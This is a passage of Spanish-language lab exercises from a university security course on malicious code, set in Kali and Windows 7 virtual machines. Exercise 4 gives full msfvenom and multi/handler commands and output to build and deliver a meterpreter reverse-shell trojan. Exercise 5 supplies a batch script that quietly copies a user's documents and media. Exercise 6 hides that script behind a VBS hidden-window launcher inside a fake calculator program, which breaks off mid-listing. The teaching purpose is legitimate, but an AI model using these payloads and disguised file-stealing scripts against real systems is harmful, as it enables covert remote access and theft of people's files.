
A. Abrir la máquina Virtual de Kali Linux desde VirtualBox



B. Desde el menú de arriba a la izquierda, abre una terminal root




- C. Ejecuta el comando *ifconfig* para validar la IP del equipo, ten en cuenta que el equipo con Kali será el atacante en este ejercicio.



```
root@kali: ~  
File Actions Edit View Help  
root@kali: ~  
# ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500  
    inet 192.168.100.26  netmask 255.255.255.0  broadcast 192.168.100.255  
    inet6 2806:2f0:9581:f83d:7a74:b653:60e1:9be0  prefixlen 64  scopeid 0x0<global>  
    ether 08:00:27:7a:75:9d  txqueuelen 1000  (Ethernet)  
    RX packets 701  bytes 100240 (97.8 KiB)  
    RX errors 0  dropped 0  overruns 0  frame 0  
    TX packets 242  bytes 40568 (39.6 KiB)  
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536  
    inet 127.0.0.1  netmask 255.0.0.0  
    inet6 ::1  prefixlen 128  scopeid 0x10<host>  
    loop txqueuelen 1000  (Local Loopback)  
    RX packets 4  bytes 240 (240.0 B)  
    RX errors 0  dropped 0  overruns 0  frame 0  
    TX packets 4  bytes 240 (240.0 B)  
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

- D. Ahora ejecuta el comando *msfconsole* para lanzar la herramienta Metasploit, que viene por defecto con Kali y se trata de un proyecto de código abierto enfocado en probar la seguridad informática mediante test de penetración y detección de vulnerabilidades en los sistemas.



```
root@kali: ~  
# msfconsole  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
```


- E. Una vez que se cargue la herramienta, ingresa el siguiente comando para crear el archivo que funcionara como troyano

```
msfvenom -p windows/meterpreter/reverse_tcp --platform windows --arch x86 -f exe LHOST=AQUÍ COLOCA LA IP DE TU EQUIPO KALI LPORT=4444 -o pruebatroyano.exe
```

- En azul se muestra el comando principal para indicar que se creara un troyano.
- En verde se muestra la parte encargada de indicar que tipo de troyano se va a crear, en este caso un payload, también se indica el protocolo y el sistema donde se utilizará.
- En naranja se indica específicamente el SO y la arquitectura del equipo víctima.
- En morado se muestra el formato del archivo, en este caso un .exe y se indica el Host que recibirá información, en este caso el atacante. Es importante que ingreses la IP que obtuviste en el paso C.
- En negro se muestra el nombre que tendrá tu archivo, utiliza el nombre que desees mientras no contenga espacios.

```
msf6 > msfvenom -p windows/meterpreter/reverse_tcp --platform windows --arch x86 -f exe LHOST=192.168.100.26 LPORT=4444 -o pruebatroyano.exe
```

- F. Ingresa el comando `ls` para verificar que el archivo se creó correctamente

```
msf6 > ls
[*] exec: ls
pruebatroyano.exe  trojan.exe  troyano.exe  winrar.exe
```

- G. Utiliza este comando para copiar el archivo que acabas de crear a la carpeta de tu servidor de Kali, ten en cuenta en colocar el nombre del archivo tal y como lo creaste, esto se hace para posteriormente poder descargar el archivo desde la máquina con Windows

```
cp pruebatroyano.exe /var/www/html
```

```
msf6 > cp pruebatroyano.exe /var/www/html
[*] exec: cp pruebatroyano.exe /var/www/html
```

- H. Inicia el servicio de Apache para permitir el acceso web desde el equipo Windows para descargar el archivo

```
service apache2 start
```

```
msf6 > service apache2 start
[*] exec: service apache2 start
```

- I. Inicia el servicio de base de datos para almacenar información que se recibirá del equipo víctima. Para ello primero inicia el servicio con este comando

```
service postgresql start
```

Y luego ingresa este para verificar que funciona de manera correcta

```
db_status
```

```
msf6 > service postgresql start
[*] exec: service postgresql start

msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 >
```

- J.** Ahora ingresa este comando, funciona para comenzar a detectar si se activa el troyano desde un equipo y poder ingresar a la información de este

```
use multi/handler
```

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

- K.** Configura el troyano como payload, la IP y el puerto que recibirán la información, es decir los del equipo Kali que funciona como atacante y ejecuta el exploit, para esto ingresa estos comandos en orden. Es importante que utilices la IP de tu equipo Kali que detectaste el paso C.

```
set payload windows/meterpreter/reverse_tcp
```

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

```
set LHOST AQUÍ COLOCA LA IP DE TU EQUIPO KALI
```

```
msf6 exploit(multi/handler) > set LHOST 192.168.100.26
LHOST => 192.168.100.26
```


```
set LPORT 4444
```

```
msf6 exploit(multi/handler) > set LPORT 444
LPORT => 444
```



```
exploit
```

```
msf6 exploit(multi/handler) > exploit
```

- L.** Ahora ingresa a tu máquina virtual con Windows 7 desde Virtual Box pero no cierres la máquina con Kali



- M.** Abre un navegador e ingresa la IP del equipo atacante seguido del nombre del archivo que generaste, esto lo descargara en el equipo con Windows, posteriormente ejecuta el archivo descargado



Resultado esperado

- N.** Una vez se haya ejecutado el archivo dentro de la máquina virtual con Windows 7, dentro de esta no pasará nada, debido a que el ejecutable no incluye código salvo el troyano. En un malware real, este ejecutable tendría un programa que pareciera autentico, con el fin de no revelar su verdadero propósito, sin embargo, si volvemos a la VM con Kali Linux (sin cerrar la maquina con windows), podremos observar los siguiente en la consola de comandos que se dejó abierta

```
[*] Started reverse TCP handler on 192.168.100.26:4444
[*] Sending stage (175686 bytes) to 192.168.100.27
[*] Meterpreter session 3 opened (192.168.100.26:4444 → 192.168.100.27:49161) at 2022-11-14 00:57:00 -0500
meterpreter > █
```

- O.** Prueba el siguiente comando para confirmar que funciona de manera adecuada

```
sysinfo
```

Este te devolverá la información del equipo victima y podrás descubrir información desde el equipo atacante

```
meterpreter > sysinfo
Computer      : USUARIO-PC
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x86
System Language : es_ES
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > █
```

También puedes probar el comando:

```
help
```

Te desplegará una lista con todos los comandos que puedes ejecutar sobre el equipo víctima ¡experimenta con algunos de ellos!

Seguridad Informática - Ejercicio 5			
Tema	5. Código Malicioso	Subtema	5.1.3 Virus
No. De Ejercicio	5	Profesora	Rosalba Nancy Rosas Fonseca

Objetivo


En esta práctica se realizará un código que tiene por objetivo copiar los archivos de un equipo de manera discreta, una tarea que puede ser llevada a cabo por un virus.

Requerimientos


- Una Máquina virtual de Windows 7

Procedimiento

A. Abrir la máquina Virtual de Windows 7 desde VirtualBox



B. Crea una nueva carpeta, puede ser en cualquier destino, después dentro de esta carpeta crea un archivo de texto y ábrelo



C. Dentro del archivo de texto coloca el siguiente código

```
@echo off

IF NOT EXIST ".\destino\"%USERNAME% MD ".\destino\"%USERNAME%

cd ".\destino\"%USERNAME%

for /R %USERPROFILE%\Pictures\ %%x in
(*.pdf,*.docx,*.xlsx,*.pptx,*.txt,*.jpg,*.jpeg) do copy "%x"
".\"

for /R %USERPROFILE%\Documents\ %%x in
(*.pdf,*.docx,*.xlsx,*.pptx,*.txt,*.jpg,*.jpeg) do copy "%x"
".\"


for /R %USERPROFILE%\Desktop\ %%x in
(*.pdf,*.docx,*.xlsx,*.pptx,*.txt,*.jpg,*.jpeg) do copy "%x"
".\"

for /R %USERPROFILE%\Videos\ %%x in (*.mp3,*.mp4,*.avi,*.wmv)
do copy "%x" ".\"


EXIT
```

- En verde se muestra el código que desactiva el comando echo de la consola de comandos para evitar mostrar actualizaciones y sea más complicado alertar al usuario
- En azul se determina si existe la carpeta destino para guardar los archivos copiados, en caso de no existir, esta se crea en el mismo directorio donde se encuentra el código
- En morado se resalta el código que determina la ubicación donde se copiarán los archivos, en este caso la carpeta destino, puedes modificar el código para nombrarla a tu preferencia
- En naranja se resaltan los ciclos que se encargan de copiar los archivos de las carpetas que Windows crea predeterminadamente para el usuario, estas son, fotos, documentos, escritorio y videos. Este código funcionará, aunque Windows no esté en inglés y copiará todos los archivos con las extensiones marcadas, puedes sumar las extensiones que tú quieras.
- En negro se termina el código

- D. Ahora da click en Archivo / Guardar como y guárdalo en la misma carpeta que creaste con el nombre que quieras y la extensión .bat




- E. Si tu máquina virtual de Windows no tiene archivos, crea algunos dentro de las bibliotecas del usuario, es decir, en las carpetas fotos, documentos, escritorio y videos



Resultado esperado

- F.** Entra a la carpeta destino y comprueba que se creó una carpeta para el usuario que abrió el código y dentro de ella están los archivos de todas las carpetas indicadas



- G.** Si notas que faltaron algunos archivos, asegurate de que sus extensiones y carpetas estén dentro del código, en caso de que, modificalo hasta que se copien la mayor cantidad ded archivos posibles, cabe mencionar que si son demaciados archivos es probable alertar al usuario por el cmd, pero se puede cortar en cualquier momento simplemente cerrandolo y se conservaran todos los archivos que se hayan alcanzado a copiar

Seguridad Informática - Ejercicio 6

Tema	5. Código Malicioso	Subtema	5.1.3 Virus
No. De Ejercicio	6	Profesora	Rosalba Nancy Rosas Fonseca

Objetivo


En esta práctica se realizará una modificación a lo trabajado durante la práctica 5 para mostrar una forma en la que es posible ocultar el código malicioso que se desarrolló durante esa practica

Requerimientos


- Una Máquina virtual de Windows 7

Procedimiento

A. Abrir la máquina Virtual de Windows 7 desde VirtualBox



B. Ubícate en la carpeta donde desarrollaste la práctica 5, donde ahora mismo solo debes tener el código en formato .bat y la carpeta de destino




C. Crea un nuevo archivo de texto y copia el siguiente código

```
Set WshShell = CreateObject("WScript.Shell")

WshShell.Run chr(34) & "robo.bat" & Chr(34), 0

Set WshShell = Nothing
```

Este Código se encarga de ocultar la ventana del CMD donde se muestran los archivos que se van copiando, es decir, oculta el proceso de robo de los archivos, solo asegúrate de poner correctamente el nombre de tu archivo .bat en la segunda línea. Guarda este archivo como *ejecutar.vbs*



D. Crea otro archivo de texto y colócale el siguiente código

```
@echo off

call ejecutar.vbs

:menul
cls
color E
echo.
echo ----- Calculadora -----
echo.
echo.
echo 1- Sumar
echo.
echo 2- Restar
echo.
echo 3- Multiplicar
echo.
echo 4- Dividir
echo.
set /p "merc=>"

if %merc% == 1 goto sumar
if %merc% == 2 goto restar
if %merc% == 3 goto multiplicar
if %merc% == 4 goto dividir

if not %merc% == 1 goto error
if not %merc% == 2 goto error
if not %merc% == 3 goto error
if not %merc% == 4 goto error

:sumar
cls
color E
echo.
echo SUMAR
echo.
set /p merce= Primera Cifra:
cls
```

```

color E
echo.
echo SUMAR
echo.
set /p elisa= Segunda Cifra:
set /a jesus=%merce%+%elisa%
cls
color E
echo.
echo La suma de %merce% y %elisa% es: %jesus%
pause
goto menu1
:restar
cls
color E
echo.
echo RESTAR
echo.
set /p merce= Primera Cifra:
cls
color E
echo.
echo RESTAR
echo.
